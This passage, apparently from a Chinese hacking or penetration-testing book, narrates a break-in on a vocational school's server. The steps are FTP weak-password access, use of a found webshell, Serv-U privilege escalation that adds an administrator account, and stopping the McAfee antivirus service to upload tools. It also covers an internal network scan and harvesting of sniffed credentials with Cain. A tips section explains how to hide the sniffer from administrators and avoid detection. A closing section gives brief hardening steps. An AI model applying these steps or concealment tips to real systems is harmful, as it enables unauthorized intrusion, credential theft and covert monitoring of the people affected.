通过“CuteFtp8.0Professional”软件对该 Ftp 服务器的当前用户目录中的内容进行查看，在图 4-121 中，可以看到该 Ftp 目录中存在 conn.asp 数据库连接文件，在该目录还可以看到一个比较熟悉的文件 newasp.asp（木马程序常用的一个文件名称）文件，将以上文件下

载到本地，并通过 UltraEdit-32 编辑器打开 conn.asp 文件，如图 4-121 所示。知道该 Web 站点使用的是 Access 数据库，数据库路径为根目录下的“database\”，数据库名称为“l***88.asa”，该网站系统使用的是 PowerEasy，即使用动易网络论坛系列。



图 4-121　查看 conn.asp 文件内容

4.7.4　获取 WebShell

查看 conn.asp 文件后，继续查看其他文件，在 newasp.asp 文件中发现如图 4-122 所示，可以很清楚地看出该文件就是一个 WebShell，从中还可以看到该 WebShell 的密码为“h***56”。既然获取该 WebShell 后，那就直接在该网站输入 IP 地址后进行尝试。



图 4-122　获取 WebShell 地址

4.7.5 实施控制和渗透

1. 获取 WebShell

在浏览器中输入“网站地址＋对应的 WebShell 地址”，在本例中输入“http://www.n**.com/newasp.asp”，如图 4-123 所示，该 WebShell 可以正常运行了，说明该 WebShell 可用。




图 4-123 获取 WebShell

2. 通过 WebShell 查看文件

在 WebShell 中输入密码后单击“登录”按钮，验证通过后，如图 4-124 所示，可以正常使用该 WebShell，通过该 WebShell 可以看到该网站下的所有文件，通过 WebShell 可以下载、删除、移动以及编辑等操作。



图 4-124 通过 WebShell 查看文件

3. 通过 Serv-U 提升权限

在该 WebShell 中单击“Serv-U 提升权限（超强版）”，进入提升权限界面，在该界面中使用默认设置即可，然后单击“提交”按钮将添加密码为“pass13”，用户名称为“user13$”的用户到管理员组中，如图 4-125 所示。




图 4-125 添加用户提升权限

> **说明：**
>
> （1）在使用 Serv-U 提升权限时，一般采用 WebShell 默认的用户名和密码为佳。
>
> （2）如果服务器口令有强制性设置，则在添加用户密码时需要满足复杂性要求，即要求满足大小写字母、特殊字符、数字以及位数等要求。

4. 提升权限成功

如图 4-126 所示，提升权限成功后会给出相应的提示，不过需要注意有时候即使显示成功也不一定添加用户成功。

5. 登录服务器

打开远程终端登录器（mstsc.exe），输入刚才添加的用户名和密码，进行登录尝试，登录验证通过后，成功进入该服务器，如图 4-127 所示，在该服务器上查看管理员用户组时发现除刚才添加的用户外，还可以看到“iis_helper”用户也为管理员组，通过查看该用户密码修改时间，获取该用户是 2010 年 10 月 28 日添加的，查看 newasp.asp 文件的时间是 2010 年 8 月 11 日，可以判断该服务器可能在 2010 年 8 月就曾经被入侵过。




图 4-126　提升权限显示成功




图 4-127　登录服务器

4.7.6　内网渗透和查看

1. 查看内网计算机

在 DOS 窗口中输入“net view”命令查看该服务器上相邻计算机的情况，如图 4-128 所示，包括本机，一共有四台计算机，后面通过“ipconfig /all”来查看该计算机网络配置以及 IP 地址分布情况，该服务器是采用 NAT 方式，映射内网 IP 地址到外网，提供 Web 服务。




图 4-128 查看内网情况

2. 实施内网渗透

在使用脚本上传文件时发现文件一上传就不见了，上传了好几次都是如此，看来该服务器上存在强力杀毒软件，如图 4-129 所示，提供过打开“服务”管理器，找到杀毒软件所在服务，在本例中显示的服务名称为“McAfee Framework 服务”，将其停止即可，然后上传工具软件。




图 4-129 停止杀毒软件服务

3. 内网渗透失败

使用 NTScan 内网口令扫描程序在内网进行扫描，内网口令扫描无直接结果。

4. 再次查看计算机情况

在程序（Program Files）目录中可以看到，系统已经被人安装过 Cain 嗅探工具，如图 4-130 所示，通过该程序名称“Cain_cn”可以知道该主机可能是国内的人“来访”过。




图 4-130　获取 Cain 安装目录

5. 获取网站用户管理登录口令

Cain 是一款口令嗅探工具，使用 Cain 监听后，会自动在该程序安装目录中生成相应的 LST 文件，例如 http 嗅探结果会保存为 http.lst，见 http.lst 修改为 http.txt，然后打开该文件，从中可以看到网站传输的用户名和加密后的 MD5 值，如图 4-131 所示。

技巧：

（1）查看 Cain 嗅探结果只需要到 Cain 安装目录，查看有大小的 lst 文件即可，Cain 嗅探有结果后会自动将结果保存在安装目录。

（2）安装 Cain 时，先安装，安装时程序选择一个不容易发现的目录，安装完毕后将安装目录剪切到其他一个程序目录中，然后删除程序菜单中的有关 Cain 的快捷方式，可以达到隐藏的目的。

（3）运行 Cain 时可以设置为隐藏模式，这样即使管理员登录，如果不仔细检测，也不容易发现服务器被安装了 Cain，通过使用定义的快捷键才能呼出 Cain 操作界面。

（4）Cain 嗅探时间不能太长，否则通过查看流量和数据包的异常，知道有人在进行嗅探。




图 4-131 查看 Cain 嗅探 Http 结果

6. 通过 Cain 查看嗅探结果

在 Cain 查看 lst 文件不如直接通过 Cain 程序来看嗅探结果直观。直接到 Cain 安装目录，找到 Cain.exe 程序，双击运行该程序，如图 4-132，可以比较直观地看见 Cain 的修改结果，在“Passwords”中可以看到 Ftp 与 SMB 监听结果为 1，Http 监听结果为 145 条，Http 监听结果显示为用户 gxr 的登录密码和相关网页操作。




图 4-132 通过 Cain 直接查看嗅探结果

4.7.7 简单的安全加固

1. 使用“360 安全卫士”进行简单安全加固

在该计算机上发现安装有“360 安全卫士”，打开“360 安全卫士”对系统进行一些简单的安全扫描，如图 4-133 所示，在恶意插件扫描中，一共发现有 9 个，将其清除，修复系统存在的安全漏洞。后面还使用 360 卫士清理启动选项等，对该服务器进行简单加固。




图 4-133 使用“360 安全卫士”进行简单加固

2. 使用杀毒软件清除系统中的病毒

使用 MacFee 杀毒软件对系统中的磁盘进行扫描处理，如图 4-134 所示，发现系统中存在一些病毒，该文件所在目录为一个 Ftp 匿名登录目录，可以猜测有可能是入侵者利用社会工程学在进行挂马。

4.7.8 总结与探讨

本次安全检测仅仅通过扫描 Ftp、MySQL 以及 MSSQL 弱口令就获取了某职业学校的控制权限，如果有时间和耐心应该可以渗透该内部网络。本次安全检测的关键就是通过“CuteFtp8.0Professional”软件获取了网站的一些关键文件，包括 WebShell，直接通过 Serv-U 就提升权限成功，进而成功控制系统，就笔者经验来说，可以采取以下一些措施来加固系统。

